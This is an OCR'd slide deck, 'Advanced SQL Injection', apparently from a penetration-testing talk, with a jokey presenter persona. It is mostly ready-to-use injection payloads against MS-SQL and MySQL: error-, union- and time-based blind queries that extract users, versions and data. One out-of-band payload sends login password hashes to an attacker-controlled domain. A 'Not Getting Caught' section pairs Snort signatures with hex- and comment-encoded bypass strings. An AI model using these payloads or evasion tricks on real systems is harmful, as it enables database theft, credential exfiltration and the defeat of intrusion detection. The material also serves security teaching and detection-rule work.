Learn Security Online

Advanced SQL Injection

Presented By:
Joe McCray

joe@learnsecurityonline.com

http://twitter.com/j0emccray

http://www.linkedin.com/in/joemccray

Learn Security Online

Joe McCray.... Who the heck are you?

The Last of a Dying Breed

A Network Penetration Tester

You know – the nmap, exploit, upload netcat type of guy.

A.K.A:

The black guy at security conferences

Learn Security Online

How I Throw Down...

- **I HACK**
- **I CURSE**
- **I DRINK (Rum & Coke)**

I’m Gonna Learn You SQL Injection

Identify – How to find SQLI

Attack Methodology – The process and syntax I use

Not Getting Caught – How to do it without getting caught

3 Classes of SQLI

SQL Injection can be broken up into 3 classes

Inband - data is extracted using the same channel that is used to inject the SQL code. This is the most straightforward kind of attack, in which the retrieved data is presented directly in the application web page

Out-of-Band - data is retrieved using a different channel (e.g.: an email with the results of the query is generated and sent to the tester)

Inferential - there is no actual transfer of data, but the tester is able to reconstruct the information by sending particular requests and observing the resulting behaviour of the website/DB Server.

Inband:

Data is extracted using the same channel that is used to inject the SQL code.

This is the most straightforward kind of attack, in which the retrieved data is presented directly in the application web page

So this is our Error-Based, and Union-Based SQL Injections

http://[site]/page.asp?id=1 or 1=convert(int,(USER))--

Syntax error converting the nvarchar value '[j0e]' to a column of data type int.

Out-of-band:

Data is retrieved using a different channel (e.g.: an email with the results of the query is generated and sent to the tester).

This is another way of getting the data out of the server (such as http, or dns).

```
http://[site]/page.asp?id=1;declare @host varchar(800); select @host = name + '-' +
master.sys.fn_varbintohexstr(password_hash) + '.2.pwn3dbyj0e.com' from
sys.sql_logins; exec('xp_fileexist "\\' + @host + '\c$\boot.ini"');--
```

Inferential:

If the application returns an error message generated by an incorrect query, then it is easy to reconstruct the logic of the original query and therefore understand how to perform the injection correctly.

However, if the application hides the error details, then the tester must be able to reverse engineer the logic of the original query.

The latter case is known as "**Blind SQL Injection**".

http://[site]/page.asp?id=1;if+not(select+system_user)+<>+'sa'+waitfor+delay+'0:0:10'--
Ask it if it's running as 'sa'

Learn Security Online

Why 1=1 or A=A?

Let's say you have a table of usernames and passwords:

Username	Password
admin	password
Jim	Beam
Johnny	Walker

Learn Security Online

Why 1=1 or A=A?

Let's say you have some code for your website login

Username	Password
admin	password
Jim	Beam
Johnny	Walker

```
if ($un and $pw):
        login
else
        login denied
```

Learn Security Online

Why 1=1 or A=A?

Let's say you have some code for your website login

Username	Password
admin	password
Jim	Beam
Johnny	Walker

```
if ($un or 1=1 and $pw or 1=1):
        login
else
        login denied
```

Learn Security Online

Any Project Managers In The House?

What About Tools????

Automated tools are a great way to identify SQLI.....

Yeah they are……just be conscious of the different SQL Injection Types....

SQL Vuln Scanners

So let's start with some tools you can use to identify SQLI as well as the type they generally identify.

mieliekoek.pl	**(error based)**
wpoison	**(error based)**
sqlmap	**(blind by default, and union if you specify)**
wapiti	**(error based)**
w3af	**(error, blind)**
paros	**(error, blind)**
sqid	**(error)**

Joe, I am sick of this sh*t what the heck to you mean by error based, blind and union?

SQL Injection Types

Error-Based SQL Injection
Union-Based SQL Injection
Blind SQL Injection

Error:

Asking the DB a question that will cause an error, and gleening information from the error.

Union:

The SQL UNION is used to combine the results of two or more SELECT SQL statements into a single result. Really useful for SQL Injection :)

Blind:

Asking the DB a true/false question and using whether valid page returned or not, or by using the time it took for your valid page to return as the answer to the question.

My Methodology

How I test for SQL Injection

Identify

* Identify The Injection (Tool or Manual)
* Determine Injection Type (Integer or String)

Attack

* Error-Based SQL Injection (Easiest)
* Union-Based SQL Injection (Great for data extraction)
* Blind SQL Injection (Worst case....last resort)

Why Focus On Manual Testing

Now that you understand that there are 3 primary types of SQL Injection....

- Can you understand why being able to test for SQLI manually is important?

- SQL Injection Scanners will generally look for 1 type of injection.....

- The scanner may tell you the site isn't vulnerable when it really is.

Learn Security Online

Determine the Injection Type

Is it integer or string based?

Integer Injection:
http://[site]/page.asp?id=1 having 1=1--

Column '[COLUMN NAME]' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

String Injection:
http://[site]/page.asp?id=x' having 1=1--

Column '[COLUMN NAME]' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

Determining this is what determines if you need a ' or not.

Let’s start with MS-SQL syntax

I would say that MS-SQL Injection is probably the most fun ;)

There is always the possibility of getting access to a stored procedure like xp_cmdshell
.....muahahahahahahahahahaha

We'll spend a little bit of time on MySQL, and not too much time on Oracle as its injection syntax is fairly similar to MS-SQL. But primarily for the sake of time we'll focus on MS-SQL.

Error-Based SQL Injection Syntax for extracting the USER

http://[site]/page.asp?id=1 or 1=convert(int,(USER))--

Syntax error converting the nvarchar value '[DB USER]' to a column of data type int.

Grab the database user with USER
Grab the database name with DB_NAME
Grab the servername with @@servername
Grab the Windows/OS version with @@version

Learn Security Online

Union-Based SQL Injection Syntax for extracting the USER

http://[site]/page.asp?id=1 UNION SELECT ALL 1--

All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.

http://[site]/page.asp?id=1 UNION SELECT ALL 1,2--

All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.

http://[site]/page.asp?id=1 UNION SELECT ALL 1,2,3--

All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.

http://[site]/page.asp?id=1 UNION SELECT ALL 1,2,3,4--

NO ERROR

http://[site]/page.asp?id=null UNION SELECT ALL 1,USER,3,4--

Blind SQL Injection Syntax for extracting the USER

3 - Total Characters

http://[site]/page.asp?id=1; IF (LEN(USER)=1) WAITFOR DELAY '00:00:10'--
Valid page returns immediately

http://[site]/page.asp?id=1; IF (LEN(USER)=2) WAITFOR DELAY '00:00:10'--
Valid page returns immediately

http://[site]/page.asp?id=1; IF (LEN(USER)=3) WAITFOR DELAY '00:00:10'--
Valid page returns after 10 second delay

Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char
0	00	Null	32	20	Space	64	40	@	96	60	`
1	01	Start of heading	33	21	!	65	41	A	97	61	a
2	02	Start of text	34	22	"	66	42	B	98	62	b
3	03	End of text	35	23	#	67	43	C	99	63	c
4	04	End of transmit	36	24	$	68	44	D	100	64	d
5	05	Enquiry	37	25	%	69	45	E	101	65	e
6	06	Acknowledge	38	26	&	70	46	F	102	66	f
7	07	Audible bell	39	27	'	71	47	G	103	67	g
8	08	Backspace	40	28	(	72	48	H	104	68	h
9	09	Horizontal tab	41	29	)	73	49	I	105	69	i
10	0A	Line feed	42	2A	*	74	4A	J	106	6A	j
11	0B	Vertical tab	43	2B	+	75	4B	K	107	6B	k
12	0C	Form feed	44	2C	,	76	4C	L	108	6C	l
13	0D	Carriage return	45	2D	-	77	4D	M	109	6D	m
14	0E	Shift out	46	2E	.	78	4E	N	110	6E	n
15	0F	Shift in	47	2F	/	79	4F	O	111	6F	o
16	10	Data link escape	48	30	0	80	50	P	112	70	p
17	11	Device control 1	49	31	1	81	51	Q	113	71	q
18	12	Device control 2	50	32	2	82	52	R	114	72	r
19	13	Device control 3	51	33	3	83	53	S	115	73	s
20	14	Device control 4	52	34	4	84	54	T	116	74	t
21	15	Neg. acknowledge	53	35	5	85	55	U	117	75	u
22	16	Synchronous idle	54	36	6	86	56	V	118	76	v
23	17	End trans. block	55	37	7	87	57	W	119	77	w
24	18	Cancel	56	38	8	88	58	X	120	78	x
25	19	End of medium	57	39	9	89	59	Y	121	79	y
26	1A	Substitution	58	3A	:	90	5A	Z	122	7A	z
27	1B	Escape	59	3B	;	91	5B	[	123	7B	{
28	1C	File separator	60	3C	<	92	5C	\	124	7C	|
29	1D	Group separator	61	3D	=	93	5D	]	125	7D	}
30	1E	Record separator	62	3E	>	94	5E	^	126	7E	~
31	1F	Unit separator	63	3F	?	95	5F	_	127	7F	⌂

Blind SQL Injection Syntax for extracting the USER

D - 1st Character

http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),1,1)))>97) WAITFOR DELAY '00:00:10'

Valid page returns immediately

http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),1,1)))=98) WAITFOR DELAY '00:00:10'--

Valid page returns immediately

http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),1,1)))=99) WAITFOR DELAY '00:00:10'--

Valid page returns immediately

http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),1,1)))=100) WAITFOR DELAY '00:00:10'--

Valid page returns after 10 second delay

Learn Security Online

Blind SQL Injection Syntax for extracting the USER

B - 2nd Character

http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),2,1)))>97) WAITFOR DELAY '00:00:10'--

Valid page returns immediately

http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),2,1)))=98) WAITFOR DELAY '00:00:10'-- (+10 seconds)

Valid page returns after 10 second delay

Learn Security Online

Blind SQL Injection Syntax for extracting the USER

O - 3rd Character

http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),3,1)))>97) WAITFOR DELAY '00:00:10'--

Valid page returns immediately

http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),3,1)))>98) WAITFOR DELAY '00:00:10'--

Valid page returns immediately

.....and so on

http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),3,1)))=111) WAITFOR DELAY '00:00:10'--

Valid page returns after 10 second delay

Database User = DBO

Learn Security Online

Let's move on to MySQL syntax

With MySQL you really only have:

* **Union-Based**
* **Blind**

MySQL

With MySQL you will typically use union or true/false blind SQL Injection so you really need to know a lot about the DB you are attacking such as:

* number of columns
* column names
* path to website

So you will need to enumerate this information first.

The UNION operator is used to combine the result-set of two or more SELECT statements. Notice that each SELECT statement within the UNION must have the same number of columns. The columns must also have similar data types. Also, the columns in each SELECT statement must be in the same order.

Learn Security Online

Column number enumeration

http://[site]/page.php?id=1 order by 10/* **<-- gives Unknown column '10' in 'order clause'**

http://[site]/page.php?id=1 order by 5/* **<-- gives a valid page**

http://[site]/page.php?id=1 order by 6/* **<-- gives Unknown column '6' in 'order clause'**

So now we know there are 5 columns.

By the way you can do this with MSSQL as well.

Building the union

http://[site]/page.php?id=1 union all select 1,2,3,4,5/* <-- gives a valid page

Change the first part of the query to a null or negative value so we can see what field will echo data back to us.

http://[site]/page.php?id=-1 union all select 1,2,3,4,5/* <-- gives a valid page but with the number 2, and 3 on it

or

http://[site]/page.php?id=null union all select 1,2,3,4,5/* <-- gives a valid page but with the number 2, and 3 on it

Now we know that column numbers 2 and 3 will echo data back to us.

Learn Security Online

Building the union

http://[site]/page.php?id=null union all select 1,2,3,4,5,6,7/*

http://[site]/page.php?id=null union all select 1,2,user(),4,5,@@version,7/*

Learn Security Online

Information Gathering

http://[site]/page.php?id=null union all select 1,user(),3,4,5/*
http://[site]/page.php?id=null union all select 1,2,database(),4,5/*
http://[site]/page.php?id=null union all select 1,@@version,@@datadir,4,5/*

Grab the database user with user()
Grab the database name with database()
Grab the database version with @@version
Grab the database data directory with @@datadir

Learn Security Online

Not Getting Caught

Filter Evasion

I know that people often think this stuff is very black and white, cut and dry - but the simple truth with sql injection is sometimes you just have a gut feeling that you are looking at a vulnerable page.

You've tried a bunch of things but for some reason nothing seems to be working. You may be facing some sort of filtering. Maybe the developer has attempted to stop sql injection by only allowing alphanumeric characters as input.

Client-Side Filtering

The first thing that we want to do is determine if the filtering is client-side (ex: being done with javascript).

View source code and look for any parameters being passed to the website that may be filtered with javascript/vbscript and remove them

- Save the page locally and remove offending javascript/vbscript

or

- Use a local proxy (ex: Paros, Webscarab, Burp Suite)

Restrictive Blacklist

Server-side Alphanumeric Filter

http://[site]/page.asp?id=2 or 1 like 1

Here we are doing an "or true," although this time we are using the "like" comparison instead of the "=" sign. We can use this same technique for the other variants such as "and 1 like 1" or "and 1 like 2"

http://[site]/page.asp?id=2 and 1 like 1
http://[site]/page.asp?id=2 and 1 like 2

Signature Based IDS

The key to IDS/IPS evasion is knowing that there is one in place.

With an IPS you can use something like Active Filter Detection or you can try something REALLY noisy from another IP address to see if your IP gets blocked.

Depending of the scope of your engagement you may or may not really be able to identify when an IDS is in use because it's passive in nature.

I've honestly found this side of the house to be more proof-of-concept, and just having fun as opposed to something I've actually needed on assessments.

Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char
0	00	Null	32	20	Space	64	40	@	96	60	`
1	01	Start of heading	33	21	!	65	41	A	97	61	a
2	02	Start of text	34	22	"	66	42	B	98	62	b
3	03	End of text	35	23	#	67	43	C	99	63	c
4	04	End of transmit	36	24	$	68	44	D	100	64	d
5	05	Enquiry	37	25	%	69	45	E	101	65	e
6	06	Acknowledge	38	26	&	70	46	F	102	66	f
7	07	Audible bell	39	27	'	71	47	G	103	67	g
8	08	Backspace	40	28	(	72	48	H	104	68	h
9	09	Horizontal tab	41	29	)	73	49	I	105	69	i
10	0A	Line feed	42	2A	*	74	4A	J	106	6A	j
11	0B	Vertical tab	43	2B	+	75	4B	K	107	6B	k
12	0C	Form feed	44	2C	,	76	4C	L	108	6C	l
13	0D	Carriage return	45	2D	-	77	4D	M	109	6D	m
14	0E	Shift out	46	2E	.	78	4E	N	110	6E	n
15	0F	Shift in	47	2F	/	79	4F	O	111	6F	o
16	10	Data link escape	48	30	0	80	50	P	112	70	p
17	11	Device control 1	49	31	1	81	51	Q	113	71	q
18	12	Device control 2	50	32	2	82	52	R	114	72	r
19	13	Device control 3	51	33	3	83	53	S	115	73	s
20	14	Device control 4	52	34	4	84	54	T	116	74	t
21	15	Neg. acknowledge	53	35	5	85	55	U	117	75	u
22	16	Synchronous idle	54	36	6	86	56	V	118	76	v
23	17	End trans. block	55	37	7	87	57	W	119	77	w
24	18	Cancel	56	38	8	88	58	X	120	78	x
25	19	End of medium	57	39	9	89	59	Y	121	79	y
26	1A	Substitution	58	3A	:	90	5A	Z	122	7A	z
27	1B	Escape	59	3B	;	91	5B	[	123	7B	{
28	1C	File separator	60	3C	<	92	5C	\	124	7C	|
29	1D	Group separator	61	3D	=	93	5D	]	125	7D	}
30	1E	Record separator	62	3E	>	94	5E	^	126	7E	~
31	1F	Unit separator	63	3F	?	95	5F	_	127	7F	⌂

Learn Security Online

Signature Based IDS (1)

Signature 1
alert tcp any any -> $HTTP_SERVERS $HTTP_PORTS (msg: “SQL Injection attempt”; flow: to_server, established; content: “' or 1=1 --”; nocase; sid: 1; rev:1;)

Bypass Techniques:
http://[site]/page.asp?id=2 or 2=2--
http://[site]/page.asp?id=2 or 1<2--
http://[site]/page.asp?id=2 or 1 like 1--
http://[site]/page.asp?id=2 //or /**/2/**/=/**/2--**
....c'mon everyone name some more

Signature Negatives
- Having the ' in the signature will cause you to miss attacks that don't utilize the '
- 1=1 is not the only way to create a query that returns "true" (ex: 2=2, 1<2, etc)
If this signature is so easily bypassed, what is it actually good for?

Answer:
It's great for automated tools and kiddies

Learn Security Online

Signature Based IDS (My Opinion)

Learn Security Online

Signature Based IDS (2)

Signature 2
alert tcp any any -> $HTTP_SERVERS $HTTP_PORTS (msg: “SQL Injection attempt”; flow: to_server, established; pcre: “/(and|or) 1=1 (\-\-|\/*|\#)/i”; sid: 1; rev:2;)

Bypass Techniques:
http://[site]/page.asp?id=2 or 2=2%2D%2D
http://[site]/page.asp?id=2 or 1<2%2D%2D
http://[site]/page.asp?id=2 or 1 like 1%2D%2D
http://[site]/page.asp?id=2 //or /**/2/**/=/**/2%2D%2D**
....c'mon everyone name some more

Signature Negatives
- 1=1 is not the only way to create a query that returns "true" (ex: 2=2, 1<2, etc)
- Comments like pretty much anything else can be represented in other encoding type (ex: (%2D%2D = --)
- It is possible to attack an sql injection vulnerability without using comments
If this signature is so easily bypassed, what is it actually good for?

Answer:
Again, it's great for automated tools and kiddies

Signature Based IDS (3-5)

Signature 3-5

alert tcp any any -> $HTTP_SERVERS $HTTP_PORTS (msg: “SQL Injection SELECT statement”; flow: to_server, established; pcre:”/select.*from.*(\-\-|\/*|\#)/i”; sid: 2; rev: 1;)

alert tcp any any -> $HTTP_SERVERS $HTTP_PORTS (msg: “SQL Injection UNION statement”; flow: to_server, established; pcre:”/union.*(\-\-|\/*|\#)/i”; sid: 3; rev: 1;)

Bypass Techniques:

http://[site]/page.asp?id=2 or 2 in (%73%65%6C%65%63%74%20%75%73%65%72)%2D%2D

http://[site]/page.asp?id=2 or 2 in (select user)--

http://[site]/page.asp?id=-2 %55%4E%49%4F%4E%20%41%4C%4C%20%73%65%6C%65%63%74%201,2,3,(%73%65%6C%65%63%74%20%75%73%65%72),5,6,7%2D%2D

http://[site]/page.asp?id=-2 UNION ALL select 1,2,3,(select user),5,6,7--

....c'mon everyone name some more

Signature Negatives

- Although sigs 3-5 are much better, they don't consider the attacker may use different encoding types such as hex

Learn Security Online

Signature Based IDS (6-7)

Signature 6

alert tcp any any -> $HTTP_SERVERS $HTTP_PORTS (msg: “SQL Injection SELECT statement”; flow: to_server, established; pcre:”/(s|%73)(e|%65)(l|%6C)(e|%65)(c|%63)(t|%74).*(f|%66)(r|%72)(o|%6F)(m|%6D).*(\-\-|\/*|\#)/i”; sid: 2; rev2;)

Signature 7

alert tcp any any -> $HTTP_SERVERS $HTTP_PORTS (msg: “SQL Injection SELECT statement”; flow: to_server, established; pcre:”/(s|%73|%53)(e|%65|%45)(l|%6C|%4C)(e|%65|%45)(c|%63|%43)(t|%74|%45).*(f|%66|%46)(r|%72|%52)(o|%6F|%4F)(m|%6D|%4D).*(\-\-|\/*|\#)/i”; sid: 2; rev: 3;)


At least signature 7 takes into account case sensitivity with hex encoding.

But.....

There are always other encoding types that the attacker can use...


Learn Security Online

Practice Your Kung Fu: PHPIDS



Learn Security Online

Practice Your Kung Fu: PHPIDS



Learn Security Online

Signature Based IDS

The real trick for each of these techniques is to understand that this is just like IDS evasion in the service based exploitation side of the house.

You have to make sure that your attack actually works. It's easy to bypass an IDS, but you can just as easily end up with your attack bypassing the IDS, but not working at all.

With this in mind you can mix/match the IDS evasion tricks - it's just a matter of understanding the regex in use.

http://[site]/page.asp?id=2%20or%202%20in%20(/*IDS*/%73/*evasion*/%65/*is*/%6C/*easy*/%65/*just*/%63/*ask*/%74/*j0e*/%20%75/*to*/%73/*teach*/%65/*you*/%72/*how*/)%2D%2D

What is passed to the db
http://[site]/page.asp?id=2 or 2 in (select user)--
in comments ("IDS evasion is easy just ask j0e to teach you how")

Holla @ Me....

You want the presentation?????

Buy me a rum and coke or email me....

You can contact me at:

Email: joe@learnsecurityonline.com

Twitter: http://twitter.com/j0emccray

LinkedIn: http://www.linkedin.com/in/joemccray